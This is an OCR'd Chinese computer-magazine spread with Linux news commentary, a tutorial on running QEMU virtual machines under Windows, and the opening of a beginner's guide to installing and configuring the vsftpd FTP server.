
lala：lala自己对国内很多发行厂商并没有好感，无数的发行版本都在模仿Windows的外观。殊不知，Gnome、KDE的主题如此绚丽！作为发行商有责任做好知识引导的作用，有必要让大家知道什么是真正的Linux。而它的易用也不是靠模仿界面出来的。国内还有些厂商就纯粹是自吹自擂了……有兴趣的朋友可以搜索看看，这里就不多说了，呵呵。

应客户需求，IBM开发Linux版即时通讯软件

在今年夏季发布Sametime 7.5时，IBM将提供一个在Linux桌面系统上运行的版本。明年上半年，IBM将发布Linux版Sametime服务器。Sametime 7.5还将使用户能够从微软的Office应用软件中使用即时通讯服务。

lala：据lala所知，如今只有一款Skype有官方的Linux版本。其他很多IM，虽然都可以在Linux环境下使用，但其官方都没有自己制作。从此不难看出Linux在这些厂商眼中被重视的程度。在此我们要感谢无数开源作者的努力，还为我们带来了如此优秀的软件。Sametime究竟是否值得期待？很难说，但如果它真的能在各个类UNIX操作系统中非常方便地运行，lala猜测大多数乐于尝鲜的user会接受它的。

另类虚拟——Qemu



风飘雨


从本文你可以学到：

1、QEMU的使用方法。

2、使用QEMU虚拟机搭建Linux环境。

很多朋友想学习Linux系统，但苦于没有一个好的学习环境，直接抛弃掉windows的桌面环境一时无法适应，双系统又担心安装时复杂的分区操作一有不慎毁坏掉宝贵的数据。那为何不试一下优秀的虚拟机——QEMU？

与我们所熟知的VM相比，某些方面QEMU拥有相当的优势。QEMU是一款开源软件，并且是跨平台的（QEMU可适用于Linux，Windows，FreeBSD，MaxOS等平台，本文介绍的是QEMU的Windows版本），更厉害的是它免安装，绿色，小巧（不到3M），占用资源非常小，使用它你并不需要安装庞大的虚拟机系统。QEMU的最新版本是0.8.1，而新版本推出的加速器也使QEMU的速度比原先提高了5倍，现在它的性能已和VM不相上下。而由于VM过于复杂，单纯模拟Linux系统来说QEMU的表现远远高于VM。



```
hdc: attached ide-cdrom driver.
hdc: ATAPI 4X CD-ROM drive, 512kB Cache
Uniform CD-ROM driver Revision: 3.12
Partition check:
 hda:
Soundblaster audio driver Copyright (C) by Hannu Savolainen 1993-1996
NET4: Linux TCP/IP 1.0 for NET4.0
IP Protocols: ICMP, UDP, TCP, IGMP
IP: routing cache hash table of 1024 buckets, 8Kbytes
TCP: Hash tables configured (established 8192 bind 16384)
NET4: Unix domain sockets 1.0/SMP for Linux NET4.0.
VFS: Mounted root (ext2 filesystem) readonly.
Freeing unused kernel memory: 64k freed
EXT2-fs warning: mounting unchecked fs, running e2fsck is recommended

Linux version 2.4.21 (bellard@voyager.localdomain) (gcc version 3.2.2 20030222 (
Red Hat Linux 3.2.2-5)) #5 Tue Nov 11 18:18:53 CET 2003

QEMU Linux test distribution (based on Redhat 9)

Type 'exit' to halt the system

SIOCSIFADDR: No such device
eth0: unknown interface: No such device
sh-2.05b# _
```

图1 启动QEMU自带的Linux系统

QEMU所虚拟的硬件设备：

- i440FX host PCI bridge and PIIX3 PCI to ISA bridge
- Cirrus CLGD 5446 PCI VGA card or dummy VGA card with Bochs VESA extensions(hardware level, including all non standard modes)
- PS/2 mouse and keyboard
- 2 PCI IDE interfaces with hard disk and CD-ROM support
- Floppy disk
- NE2000 PCI network adapters
- Serial port
- Soundblaster 16 card
- PC BIOS 采用Bochs及Plex86/Bochs的LGPL VGA BIOS。

一、安装

首先是安装，QEMU是绿色软件，打开压缩包“qemu-0.8.1-windows-3.zip”，将所有内容解压缩到一个文件夹内就可以使用了。

二、实战

解压缩以后打开文件夹，可以看到几个关键的程序：

```
qemu.exe    #QEMU的主程序
qemu-system-x86_64.exe    #用来启动32位以及64位系统
qemu-img.exe    #制作虚拟磁盘
qemu-win.bat和qemu-x86_64.bat    #启动自带Linux系统的批处理
```

运行qemu-win.bat打开它自带的Linux系统看看，仅仅过了5秒钟，系统便启动完成了，好快的速度。这时你就可以在里面练习Linux命令了（图1）。启动虚拟机以后你可以用“ctrl+alt”在虚拟机与主系统之间进行切换。

只有一个简单的Linux系统，当然满足不了我们的胃口啦，我们还要创建自己的虚拟机安装自己想要的系统。不过在这之前先来学习一下QEMU的使用方法吧。

Qemu是以命令行方式启动的，也就是说你只需通过一条命令就可以启动虚拟机，首先我们进入cmd，cd到QEMU所在的目录，然后输入命令**qemu.exe –L . –m 128 –hda linux.img**，是不是又打开了刚才那个自带的Linux系统了？我来解释一下常用的参数：




图2 建立快捷方式

–L　指定虚拟机BIOS和VGA BIOS的位置（bios.bin和vgabios.bin），由于BIOS文件与主程序在同一个文件夹，所以用“–L .”表示。如果加这个参数，程序会默认从“c/Program Files/Qemu/bios.bin”寻找BIOS，找不到则会报错。（注：0.8版之前出错是没有错误提示的，你的参数有问题程序将不会执行，没有反应。）

–m　指定分配给虚拟机的内存大小，单位是M。

–hda file　表示虚拟的IDE设备。“–hda”后面的“linux.img”就是表示虚拟磁盘文件了。QEMU的虚拟设备命名包括：–fda，–fdb表示软盘“a:”和“b:”，后跟相应的虚拟磁盘文件。–hda表示硬盘“c:”，–hdb表示“d:”一直到–hdd

–cdrom file　表示光驱，后面跟的是虚拟光盘（*.iso）的路径。

–boot　选择启动位置，“–boot a”表示从软驱“–fda”启动，“–boot c”表示从硬盘“–hda”启动，“–boot d”表示从光驱“–cdrom”启动。由于QEMU没有BIOS设置，所以你可以通过这个参数控制启动位置。

–usb　启用usb设备

–full-screen　全屏方式启动，默认为窗口方式启动，风飘建议你不要使用全屏方式，以提高稳定性。（在某些系统上全屏模式会出错）

–soundhw all　启动所有音频设备，音频默认是关闭的。你也可以使用“–soundhw 设备名”来单独启用某一个或几个设备，查看机器上都有哪些音频设备可以用命令“qemu.exe –soundhw ?”（注：之前版本的命令是–enable–audio）

–localtime　简单地说就是虚拟机与主系统的时间同步。

QEMU的设置还是很多的，上文只是常用的几个，够用就好。更多参数可以查看QEMU的帮助。

举一个例子，比如我们在C盘有一个空的虚拟磁盘c.img和一个系统安装光盘cd.iso。我们要用这张光盘给虚拟机安装系统，只需要这样启动**qemu.exe –L . –m 256 –hda c:\c.img –cdrom c:\cd.iso –boot d –soundhw all**

如果你觉得每次输入这么多命令太麻烦，那就在桌面上给qemu.exe创建一个快捷方式，然后将里面的“目标”栏里“qemu.exe”后面加上运行参数（图2）。

你也可以为不同的虚拟机创建不同的快捷方式，这样每次只要打开这个快捷方式就会自动启动相应的虚拟机，是不是比使用VM方便许多？

程序会用了那虚拟磁盘怎么做呢？我们得到自己的虚拟系统有两条途径，最方便快捷的便是直接下载，现在从网上很容易就可以下载到已经安装好操作系统的QEMU虚拟磁盘。把它们下载下来就可以直接在QEMU中使用，省去了安装系统的麻烦。比如**http://free.oszoo.org/download.html**中就包含多达几十个不同操作系统的不同版本虚拟磁盘文件可以下载（图3）。这也是我推荐采用QEMU来体验非Windows操作系统的原因之一，我们想要用什么系统直接下载就可以用，多方便。




图3 下载操作系统

图4就是我下载的“FreeBSD”在虚拟机里运行的结果，一个字，爽！




图4 QEMU下运行FreeBSD

第二条途径呢，就是自己创建虚拟磁盘然后自己安装操作系统。创建虚拟磁盘要用到“qemu-img.exe”，最简单的创建方式只要使用命令**qemu-img.exe create 虚拟磁盘路径 大小**就可以了，比如我们要在c盘创建一个200M的虚拟磁盘，用命令**qemu-img.exe create c:\rain.img 200M**，然后这个虚拟磁盘就可以在虚拟机里使用了，再使用光盘给它安装上系统，任务完成。

qemu-img.exe的功能不仅仅如此，它还可以对磁盘进行其他操作，其他参数因篇幅原因就不再介绍了，有兴趣可以自己研究一下。

三、写在最后

QEMU以其简洁高效，在虚拟机世界占有举足轻重的地位，新版本的性能更是令人感叹，要玩虚拟机下的Linux，是时候抛弃庞大的VM了，相信在使用过QEMU之后，你一定会爱上它的。

［文中所涉及软件收录于光盘中。软件如下：QemuInstall-0.7.0、qemu-0.7.0、qemu-0.8.1-windows-3］

编辑点评：

用惯了VM的朋友也一定对它的臃肿感到无奈吧。有些时候我们并不需要如此强大的网络功能，而重装系统每次都要重装VM实在让人感觉繁琐。qemu出现了！使用qemu跑BSD几乎不感觉那是一个系统在运行，而只是一个软件！当然，对于老鸟来说，我更推荐摆脱虚拟机，进入真实的非Windows环境，虽然你会遇到更多的问题，但也会学习到更多知识！

菜鸟学习Linux服务器——FTP篇

evilangel

FTP服务器是大家最常用的服务器之一，它也是网络生活中必不可少的一种服务器。它是利用File Transfer Protocol通信协议通信的。FTP服务器通信时，一共要开二个通道，21端口为通信通道，用来等待客户端的连接；而20端口为数据通道，就是接受客户端的请求后传输数据的端口。一般我们用扫描软件扫描到21端口就说明是开了FTP服务了，当然这也不是一定的，因为FTP端口可以自定义。

一、Linux免费FTP软件简介

Unix的FTP服务器软件最早就是用Wu-ftpd，它是FTP服务器软件最早的共享软件，但是后来作者维护的次数越来越少了，也出一些漏洞，所以现在的用户很少了。

Proftpd是一种比较优秀的FTP服务器软件，它可以在独立的配置文件内配置虚拟域及目录访问权限，由于它支持虚拟域，所以至今使用它的用户还是非常多的。

Vsftpd在目前是最安全，最高效的一种FTP服务器软件，要比以上两种软件性能及安全优秀很多，所以今天我们也讨论一下Vsftpd的使用。

二、获得软件及安装

Vsftpd软件可以在http://www.vsftpd.beasts.org免费下载，官方网站是不提供下载的，提供的下载链接也指向beasts.org，所以大家可以放心使用http://www.vsftpd.beasts.org提供的软件。Vsftpd的最新版本是2.0.5，为了简单，我就直接安装最新版本，如果你安装其它版本的Vsftpd软件，可以升级安装。对于FTP的安装非常简单，尤其是默认安装：

```
#tar zxvf vsftpd-2.0.5.tar.gz
#cd vsftpd-2.0.5
#make ; make install
```

你可能发现，在Vsftpd没有用configure命令来配置服务器的安装参数，其实Vsftpd无须configure来配置的，如果需要FTP支持其它功能你可以手工修改builddefs.h文件。

对于Linux初学者来说，安装软件也是一门必修的功课，在论坛和Unix群里也常有人问XX软件怎么安装，其实对于软件维护者在提供软件包时都会提供非常详细帮助文件，大家在安装软件时只要查看帮助文件就可以了。至于作者本人学习Unix时也是读帮助文件来学习的，所以看帮助及日志文件是一个很好的习惯！

在配置Vsftpd软件时需要一个验证文件，这个文件在RedHat正式发布版和企业版中默认就会有这个文件，而我们手工安装需要copy一个验证文件到/etc/pam.d/目录下：

cp RedHat/vsftpd.pam /etc/pam.d/ftp

我们在第五小节介绍安全相关知识时再介绍这个文件的作用。Vsftpd的配置文件在安装目录就能找到，你可以直接把它复制到/etc目录下，将"**listen=YES**"写在配置文件(**/etc/vsftpd.conf**)中就可以启动了，我们运行**echo "listen=YES" >>/etc/vsftpd.conf**即可。运行"**/usr/local/sbin/vsftpd &**"就可以启动服务器(图1)，命令中的符号"&"是Shift+数字7键，目的是让服务在后台运行，以便把控制台交给我们使用。




图1 启动Vsftpd服务

